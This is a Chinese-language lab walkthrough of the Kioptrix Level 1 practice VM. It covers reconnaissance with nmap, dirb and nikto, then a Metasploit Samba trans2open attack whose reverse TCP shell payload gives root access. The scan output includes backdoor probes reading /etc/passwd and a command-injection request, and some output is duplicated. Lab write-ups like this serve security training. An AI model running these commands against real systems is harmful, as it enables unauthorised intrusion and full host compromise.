



一、信息收集

1. 主机发现，如下，192.168.0.107是kali的ip，那么192.168.0.108就是靶机的ip了

```
nmap -sn 192.168.0.1/24
```

```
$ nmap -sn 192.168.0.1/24
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-01 19:53 CST
Nmap scan report for 192.168.0.1 (192.168.0.1)
Host is up (0.0026s latency).
Nmap scan report for 192.168.0.101 (192.168.0.101)
Host is up (0.094s latency).
Nmap scan report for 192.168.0.102
Host is up (0.0044s latency).
Nmap scan report for 192.168.0.103
Host is up (0.079s latency).
Nmap scan report for 192.168.0.107 (192.168.0.107)
Host is up (0.00017s latency).
Nmap scan report for 192.168.0.108 (192.168.0.108)
Host is up (0.0010s latency).
Nmap done: 256 IP addresses (6 hosts up) scanned in 3.10 seconds
```

2. 扫描端口，如下：系统Red-Hat，22端口OpenSSH版本2.9p2，80端口443端口Apache httpd版本1.3.20、mod_ssl版本2.8.4、OpenSSL版本0.9.6b，139端口netbios-ssn Samba smbd、1024端口rpc，其中看扫描结果samba应该是有漏洞的

```
nmap -sV -sC -T4 192.168.0.108
```

```

$ nmap -sV -sC -T4 192.168.0.108
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-01 19:53 CST
Nmap scan report for 192.168.0.108 (192.168.0.108)
Host is up (0.00041s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 2.9p2 (protocol 1.99)
|_ sshv1: Server supports SSHv1
|_ ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_ 1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
80/tcp    open  http         Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: Test Page for the Apache Web Server on Red Hat Linux
|_ http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
111/tcp   open  rpcbind      2 (RPC #100000)
|_ rpcinfo:
|   program version    port/proto  service
|   100000  2                111/tcp    rpcbind
|   100000  2                111/udp    rpcbind
|   100024  1                1024/tcp   status
|   100024  1                1024/udp   status
139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https    Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ ssl-date: 2023-07-01T11:56:06+00:00; +1m49s from scanner time.
|_ http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ http-title: 400 Bad Request
|_ sslv2:
|   SSLv2 supported
|   ciphers:
|   SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|   SSL2_DES_64_CBC_WITH_MD5
|   SSL2_RC2_128_CBC_WITH_MD5
|   SSL2_RC4_64_WITH_MD5
|   SSL2_RC4_128_EXPORT40_WITH_MD5
|   SSL2_DES_192_EDE3_CBC_WITH_MD5
|   SSL2_RC4_128_WITH_MD5
|_ ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https    Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ ssl-date: 2023-07-01T11:56:06+00:00; +1m49s from scanner time.
|_ http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ http-title: 400 Bad Request
|_ sslv2:
|   SSLv2 supported
|   ciphers:
|   SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|   SSL2_DES_64_CBC_WITH_MD5
|   SSL2_RC2_128_CBC_WITH_MD5
|   SSL2_RC4_64_WITH_MD5
|   SSL2_RC4_128_EXPORT40_WITH_MD5
|   SSL2_DES_192_EDE3_CBC_WITH_MD5
|   SSL2_RC4_128_WITH_MD5
|_ ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
|_ Not valid before: 2009-09-26T09:32:06
|_ Not valid after: 2010-09-26T09:32:06
1024/tcp  open  status       1 (RPC #100024)

Host script results:
|_ nbstat: NetBIOS name: K10PTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ smb2-time: Protocol negotiation failed (SMB2)
|_ clock-skew: 1m48s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.67 seconds

```

3. nmap扫描一下主机漏洞情况，如下，有CVE-2011-1002、CVE-2014-0224、CVE-2015-4000、CVE-2014-3566、CVE-2009-3103

```
nmap --script=vuln 192.168.0.108
```

```

$ nmap --script-vuln 192.168.0.108
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-01 20:16 CST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_ Hosts are all up (not vulnerable).
Nmap scan report for 192.168.0.108 (192.168.0.108)
Host is up (0.89s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-trace: TRACE is enabled
|_http-enum:
|   /test.php: Test page
|   /icons/: Potentially interesting directory w/ listing on 'apache/1.3.20'
|   /manual/: Potentially interesting directory w/ listing on 'apache/1.3.20'
|_  /usage/: Potentially interesting folder
111/tcp    open  rpcbind
139/tcp    open  netbios-ssn
443/tcp    open  https
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_ssl-ccs-injection:
|   VULNERABLE:
|     SSL/TLS MITM vulnerability (CCS Injection)
|       State: VULNERABLE
443/tcp    open  https
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_ssl-ccs-injection:
|   VULNERABLE:
|     SSL/TLS MITM vulnerability (CCS Injection)
|       State: VULNERABLE
|       Risk factor: High
|       — OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
|         does not properly restrict processing of ChangeCipherSpec messages,
|         which allows man-in-the-middle attackers to trigger use of a zero
|         length master key in certain OpenSSL-to-OpenSSL communications, and
|         consequently hijack sessions or obtain sensitive information, via
|         a crafted TLS handshake, aka the "CCS Injection" vulnerability.
|
|     References:
|       http://www.cvedetails.com/cve/2014-0224
|       http://www.openssl.org/news/secadv_20140605.txt
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224
|_ssl-dh-params:
|   VULNERABLE:
|     Transport Layer Security (TLS) Protocol DHE_EXPORT Ciphers Downgrade MitM (Logjam)
|       State: VULNERABLE
|       IDs: BID:74733 CVE:CVE-2015-4000
|       The Transport Layer Security (TLS) protocol contains a flaw that is
|       triggered when handling Diffie-Hellman key exchanges defined with
|       the DHE_EXPORT cipher. This may allow a man-in-the-middle attacker
|       to downgrade the security of a TLS session to 512-bit export-grade
|       cryptography, which is significantly weaker, allowing the attacker
|       to more easily break the encryption and monitor or tamper with
|       the encrypted stream.
|       Disclosure date: 2015-5-19
|       Check results:
|       EXPORT-GRADE DH GROUP 1

```

```
ssl-dh-params:
VULNERABLE:
Transport Layer Security (TLS) Protocol DHE_EXPORT Ciphers Downgrade MitM (Logjam)
State: VULNERABLE
IDs: BID:74733 CVE:CVE-2015-4000
The Transport Layer Security (TLS) protocol contains a flaw that is
triggered when handling Diffie-Hellman key exchanges defined with
the DHE_EXPORT cipher. This may allow a man-in-the-middle attacker
to downgrade the security of a TLS session to 512-bit export-grade
cryptography, which is significantly weaker, allowing the attacker
to more easily break the encryption and monitor or tamper with
the encrypted stream.
Disclosure date: 2015-5-19
Check results:
EXPORT-GRADE DH GROUP 1
Cipher Suite: TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA
Modulus Type: Safe prime
Modulus Source: mod_ssl 2.0.x/512-bit MODP group with safe prime modulus
Modulus Length: 512
Generator Length: 8
Public Key Length: 512
References:
https://weakdh.org
https://www.securityfocus.com/bid/74733
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-4000

Diffie-Hellman Key Exchange Insufficient Group Strength
State: VULNERABLE
Transport Layer Security (TLS) services that use Diffie-Hellman groups
of insufficient strength, especially those using one of a few commonly
shared groups, may be susceptible to passive eavesdropping attacks.
Check results:
WEAK DH GROUP 1
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-4000

Diffie-Hellman Key Exchange Insufficient Group Strength
State: VULNERABLE
Transport Layer Security (TLS) services that use Diffie-Hellman groups
of insufficient strength, especially those using one of a few commonly
shared groups, may be susceptible to passive eavesdropping attacks.
Check results:
WEAK DH GROUP 1
Cipher Suite: TLS_DHE_RSA_WITH_DES_CBC_SHA
Modulus Type: Safe prime
Modulus Source: mod_ssl 2.0.x/1024-bit MODP group with safe prime modulus
Modulus Length: 1024
Generator Length: 8
Public Key Length: 1024
References:
https://weakdh.org

_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
_sslv2-drown: ERROR: Script execution failed (use -d to debug)
ssl-poodle:
VULNERABLE:
SSL POODLE information leak
State: VULNERABLE
IDs: BID:70574 CVE:CVE-2014-3566
The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
products, uses nondeterministic CBC padding, which makes it easier
for man-in-the-middle attackers to obtain cleartext data via a
padding-oracle attack, aka the "POODLE" issue.
Disclosure date: 2014-10-14
Check results:
TLS_RSA_WITH_3DES_EDE_CBC_SHA
References:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
```

```

| TLS_RSA_WITH_3DES_EDE_CBC_SHA
| References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|   https://www.securityfocus.com/bid/70574
|   https://www.imperialviolet.org/2014/10/14/poodle.html
|   https://www.openssl.org/~bodo/ssl-poodle.pdf
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
1024/tcp open  kdm

Host script results:
| smb-vuln-cve2009-3103:
|   VULNERABLE:
|     SMBv2 exploit (CVE-2009-3103, Microsoft Security Advisory 975497)
|     State: VULNERABLE
|     IDs: CVE:CVE-2009-3103
|           Array index error in the SMBv2 protocol implementation in srv2.sys in Microsoft Windows Vista Gold, SP1, and SP2,
|           Windows Server 2008 Gold and SP2, and Windows 7 RC allows remote attackers to execute arbitrary code or cause a
|           denial of service (system crash) via an & (ampersand) character in a Process ID High header field in a NEGOTIATE
|           PROTOCOL REQUEST packet, which triggers an attempted dereference of an out-of-bounds memory location,
|           aka "SMBv2 Negotiation Vulnerability."
|
|     Disclosure date: 2009-09-08
|     References:
|       http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
|_ smb-vuln-ms10-054: false
|_ samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: ERROR: Server returned less data than it was supposed to (one or
|_ smb-vuln-ms10-061: Could not negotiate a connection:SMB: ERROR: Server returned less data than it was supposed to (one or more f
|   ields are missing); aborting [14]

```

4. 使用kali自带爆破工具dir扫描一下web目录

```
dirb http://192.168.0.108
```

```

+ http://192.168.0.108/~operator (CODE:403|SIZE:273)
+ http://192.168.0.108/~root (CODE:403|SIZE:269)
+ http://192.168.0.108/cgi-bin/ (CODE:403|SIZE:272)
+ http://192.168.0.108/index.html (CODE:200|SIZE:2890)

=> DIRECTORY: http://192.168.0.108/manual/

=> DIRECTORY: http://192.168.0.108/mrtg/

=> DIRECTORY: http://192.168.0.108/usage/

—— Entering directory: http://192.168.0.108/manual/ ——

(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

—— Entering directory: http://192.168.0.108/mrtg/ ——


+ http://192.168.0.108/mrtg/index.html (CODE:200|SIZE:17318)

—— Entering directory: http://192.168.0.108/usage/ ——

+ http://192.168.0.108/usage/index.html (CODE:200|SIZE:4286)

```

5. manual目录下存在目录遍历漏洞



Apache/1.3.20 Server at 127.0.0.1 Port 80

- Usage summary for kioptrix.level1

Summary Period: Last 12 Months
Generated 01-Jul-2023 02:42 EDT

Month	Pages	Files	Hits	Visits
Jul	0	0	0	0
Aug	0	0	0	0
Sep	0	0	0	0
Oct	0	0	0	0
Nov	0	0	0	0
Dec	0	0	0	0
Jan	0	0	0	0
Feb	0	0	0	0
Mar	0	0	0	0
Apr	0	0	0	0
May	0	0	0	0
Jun	24504	10000	100	7432

Top 3 of 4 Total URLs					
#	Hits		KBytes		URL
1	16	55.17%	0	0.21%	/test.php
2	7	24.14%	20	81.20%	/
3	1	3.45%	1	4.63%	/poweredby.png

Top 3 of 4 Total URLs By KBytes					
#	Hits		KBytes		URL
1	7	24.14%	20	81.20%	/
2	1	3.45%	1	4.63%	/poweredby.png
3	16	55.17%	0	0.21%	/test.php

Top 1 of 1 Total Entry Pages				
#	Hits		Visits	URL
1	7	24.14%	2	100.00% /

Top 1 of 1 Total Exit Pages				
#	Hits		Visits	URL

7. 最后再使用nikto扫描一下web漏洞，漏洞还挺多

```
+ Server: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
+ /: Server may leak inodes via ETags, header found with file /, inode: 34821, size: 2890, mtime: Thu Sep 6 11:12:46 2001. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ OpenSSL/0.9.6b appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is current for the 1.x branch and will be supported until Nov 11 2023.
+ mod_ssl/2.8.4 appears to be outdated (current is at least 2.9.6) (may depend on server version).
+ Apache/1.3.20 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Apache is vulnerable to XSS via the Expect header. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-3918
+ Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code execution.
+ Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows attackers to kill any process on the system.
+ Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi.
+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /etc/passwd: The server install allows reading of any system file by adding an extra '/' to the URL.
+ /usage/: Webalizer may be installed. Versions lower than 2.01-09 vulnerable to Cross Site Scripting (XSS). See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0835
+ /manual/: Directory indexing found.
+ /manual/: Web server manual found.
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /test.php: This might be interesting.
+ /wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/passwd: A PHP backdoor file manager was found.
+ /wordpress/wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/passwd: A PHP backdoor file manager was found.
+ /wp-includes/Requests/Utility/content-post.php?filesrc=/etc/passwd: A PHP backdoor file manager was found.
+ /wordpress/wp-includes/Requests/Utility/content-post.php?filesrc=/etc/passwd: A PHP backdoor file manager was found.
+ /wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/passwd: A PHP backdoor file manager was found.
+ /wordpress/wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/passwd: A PHP backdoor file manager was found.
+ /assets/mobirise/css/meta.php?filesrc=/etc/passwd: A PHP backdoor file manager was found.
+ /login.cgi?cli=aa%20aa%27cat%20/etc/passwd: Some D-Link router remote command execution.
+ /shell?cat=/etc/passwd: A backdoor was identified.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8908 requests: 0 error(s) and 30 item(s) reported on remote host
+ End Time: 2023-07-01 21:20:51 (GMT8) (93 seconds)
```

二、getshell

1. 使用msf搜索上面发现的漏洞，发现CVE-2014-0224、CVE-2015-4000、CVE-2014-3566、samba都可以搜到，前面三个都是openssl的漏洞

```
msf6 > search samba
```

Matching Modules					
#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/webapp/citrix_access_gateway_exec	2010-12-21	excellent	Yes	Citrix Access Gateway Command Execution
1	exploit/windows/license/calicclnt_getconfig	2005-03-02	average	No	Computer Associates License Client GETCONFIG Overflow
2	exploit/unix/misc/distcc_exec	2002-02-01	excellent	Yes	Distcc Daemon Command Execution
3	exploit/windows/smb/group_policy_startup	2015-01-26	manual	No	Group Policy Script Execution From Shared Resource
4	post/linux/gather/enum_configs		normal	No	Linux Gather Configurations
5	auxiliary/scanner/rsync/modules_list		normal	No	List Rsync Modules
6	exploit/windows/fileformat/ms14_060_sandworm	2014-10-14	excellent	No	MS14-060 Microsoft Windows OLE Package Manager Code Executio
7	exploit/unix/http/quest_kace_systems_management_rce	2018-05-31	excellent	Yes	Quest KACE Systems Management Command Injection
8	exploit/multi/samba/username_map_script	2007-05-14	excellent	No	Samba "username map script" Command Execution
9	exploit/multi/samba/nttrans	2003-04-07	average	No	Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
10	exploit/linux/samba/setinfo_policy_heap	2012-04-10	normal	Yes	Samba SetInformationPolicy AuditEventsInfo Heap Overflow
11	auxiliary/admin/smb/samba_symlink_traversal		normal	No	Samba Symlink Directory Traversal
12	auxiliary/scanner/smb/smb_uninit_cred		normal	Yes	Samba _netr_ServerPasswordSet Uninitialized Credential State
13	exploit/linux/samba/chain_reply	2010-06-16	good	No	Samba chain_reply Memory Corruption (Linux x86)
14	exploit/linux/samba/is_known_pipename	2017-03-24	excellent	Yes	Samba is_known_pipename() Arbitrary Module Load
15	auxiliary/dos/samba/lsa_addprivs_heap		normal	No	Samba lsa_io_privilege_set Heap Overflow
16	auxiliary/dos/samba/lsa_transnames_heap		normal	No	Samba lsa_io_trans_names Heap Overflow
17	exploit/linux/samba/lsa_transnames_heap	2007-05-14	good	Yes	Samba lsa_io_trans_names Heap Overflow
18	exploit/osx/samba/lsa_transnames_heap	2007-05-14	average	No	Samba lsa_io_trans_names Heap Overflow
19	exploit/solaris/samba/lsa_transnames_heap	2007-05-14	average	No	Samba lsa_io_trans_names Heap Overflow
20	auxiliary/dos/samba/read_nttrans_ea_list		normal	No	Samba read_nttrans_ea_list Integer Overflow
21	exploit/freebsd/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (*BSD x86)
22	exploit/linux/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (Linux x86)
23	exploit/osx/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (Mac OS X PPC)
24	exploit/solaris/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (Solaris SPARC)
25	exploit/windows/http/samba6_search_results	2003-06-21	normal	Yes	Samba 6 Search Results Buffer Overflow

2. 使用exploit/linux/samba/trans2open进行攻击

```
use exploit/linux/samba/trans2open
set payload linux/x86/shell_reverse_tcp
set rhost 192.168.0.108
exploit
```

3. 如下，成功拿下root权限shell

```
msf6 > use exploit/linux/samba/trans2open
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/samba/trans2open) > set payload linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf6 exploit(linux/samba/trans2open) > set rhost 192.168.0.108
rhost => 192.168.0.108
msf6 exploit(linux/samba/trans2open) > exploit

[*] Started reverse TCP handler on 192.168.0.107:4444
[*] 192.168.0.108:139 - Trying return address 0xbffffdfc ...
[*] 192.168.0.108:139 - Trying return address 0xbffffcfc ...
[*] 192.168.0.108:139 - Trying return address 0xbffffbfc ...
[*] 192.168.0.108:139 - Trying return address 0xbffffafc ...
[*] 192.168.0.108:139 - Trying return address 0xbffff9fc ...
[*] 192.168.0.108:139 - Trying return address 0xbffff8fc ...
[*] 192.168.0.108:139 - Trying return address 0xbffff7fc ...
[*] 192.168.0.108:139 - Trying return address 0xbffff6fc ...
[*] Command shell session 1 opened (192.168.0.107:4444 → 192.168.0.108:1025) at 2023-07-01 22:06:39 +0800

[*] Command shell session 2 opened (192.168.0.107:4444 → 192.168.0.108:1026) at 2023-07-01 22:06:40 +0800
[*] Command shell session 3 opened (192.168.0.107:4444 → 192.168.0.108:1027) at 2023-07-01 22:06:41 +0800
[*] Command shell session 4 opened (192.168.0.107:4444 → 192.168.0.108:1028) at 2023-07-01 22:06:43 +0800
id
uid=0(root) gid=0(root) groups=99(nobody)
```